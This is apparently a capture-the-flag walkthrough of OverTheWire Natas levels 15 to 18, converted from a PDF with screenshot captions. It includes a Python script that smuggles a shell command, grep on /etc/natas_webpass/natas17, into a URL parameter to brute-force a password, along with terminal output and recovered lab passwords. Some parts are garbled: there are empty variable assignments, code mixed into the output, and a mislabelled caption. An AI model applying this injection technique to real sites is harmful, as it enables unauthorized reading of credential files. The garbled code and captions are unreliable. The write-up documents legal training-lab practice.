
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The screenshot shows a Kali Linux terminal window titled "KaliLinux - VMware Workstation". The terminal is running a script to crack the password for the user "natas15" on the "natas15" service. The script uses a combination of暴力破解 (brute force) and SQL injection techniques. It iterates through various character sets and attempts to find the password by sending requests to the target URL and checking the response for a specific error message indicating a user exists.

```
Trying p
Trying q
Trying r
Trying s
Trying t
Trying u Requests
Trying v
Trying w
Trying x
Trying y
Trying z
Trying A
Trying B
Trying C
Trying D
Trying E
Trying F
Trying G
Trying H
Trying I
Trying J
Trying K
Trying L
Trying M
Trying N
Trying O
hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
Password found: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
```

The password "hPkjKYviLQctEW33QmuXL6eDVfMW4sGo" is highlighted with a red box in the terminal output. The terminal prompt at the bottom shows the user is now logged in as "natas15".

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Natas Level 16 → Level 17

Username: natas17


URL: <http://natas17.natas.labs.overthewire.org>

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We inject something in place of **key**. We check this command **grep b**

`/etc/natas_webpass/natas17` to see if b is part of password or not if it is it returns nothing and I got nothing means b is in the password:

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Using this javascript code (I got from github:) I get the password:

```
import requests
from requests.auth import HTTPBasicAuth

auth=HTTPBasicAuth('natas16', 'hPkjKYviLQctEW33QmuXL6eDVfMW4sGo')

filteredchars =
passwd =
```

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
```
allchars =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'
for char in allchars:
    r = requests.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(grep ' + char + '
'/etc/natas_webpass/natas17)', auth=auth)

    if 'doomed' not in r.text:
        filteredchars = filteredchars + char
        print(filteredchars)

for i in range(32):
    for char in filteredchars:
        r = requests.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(grep ^' + passwd
+ char + '/etc/natas_webpass/natas17)', auth=auth)


        if 'doomed' not in r.text:
            passwd = passwd + char
            print(passwd)
            break
```

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Output:




The screenshot shows a Kali Linux terminal window titled "KaliLinux - VMware Workstation". The terminal window has tabs for "Home", "Metasploitable2-Linux", and "KaliLinux". The current tab is "KaliLinux". The terminal window contains a command-line session where a script is being run to find the password for natas17. The password, "natas17", is highlighted with a red rectangle. The terminal prompt is "(silent spectre㉿kali)-[~]".

```
bhjkoqsvwCEFHJLN0T5789  
bhjkoqsvwCEFHJLN0T5789  
bhjkoqsvwCEFHJLN0T5789  
bhjkoqsvwCEFHJLN0T57890  
EqjH  
EqjH requests  
EqjH requests.auth import HTTPBasicAuth  
EqjH  
EqjHj=HTTPBasicAuth('natas16', 'hPKjKYviLQctEW33QmuXL6eDVfMN4sG0')  
EqjHjb  
EqjHjbo  
EqjHjbo7  
EqjHjbo7L  
EqjHjbo7LF = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'  
EqjHjbo7LFN  
EqjHjbo7LFNb8s.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(grep ^' + char +  
EqjHjbo7LFNb8s_webpass/natas17)', auth=auth)  
EqjHjbo7LFNb8v  
EqjHjbo7LFNb8vw  
EqjHjbo7LFNb8vwh  
EqjHjbo7LFNb8vwhHb  
EqjHjbo7LFNb8vwhHb9  
EqjHjbo7LFNb8vwhHb9s  
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EqjHjbo7LFNb8vwhHb9s75hokh5TF  
EqjHjbo7LFNb8vwhHb9s75hokh5TF0  
EqjHjbo7LFNb8vwhHb9s75hokh5TF00  
EqjHjbo7LFNb8vwhHb9s75hokh5TF00C  
(silent spectre㉿kali)-[~]  
$
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Successfully got the password for natas17:

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


Natas Level 17 → Level 18

Username: natas18

URL: <http://natas18.natas.labs.overthewire.org>

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```
/*
CREATE TABLE `users` (
    `username` varchar(64) DEFAULT NULL,
    `password` varchar(64) DEFAULT NULL
);
*/

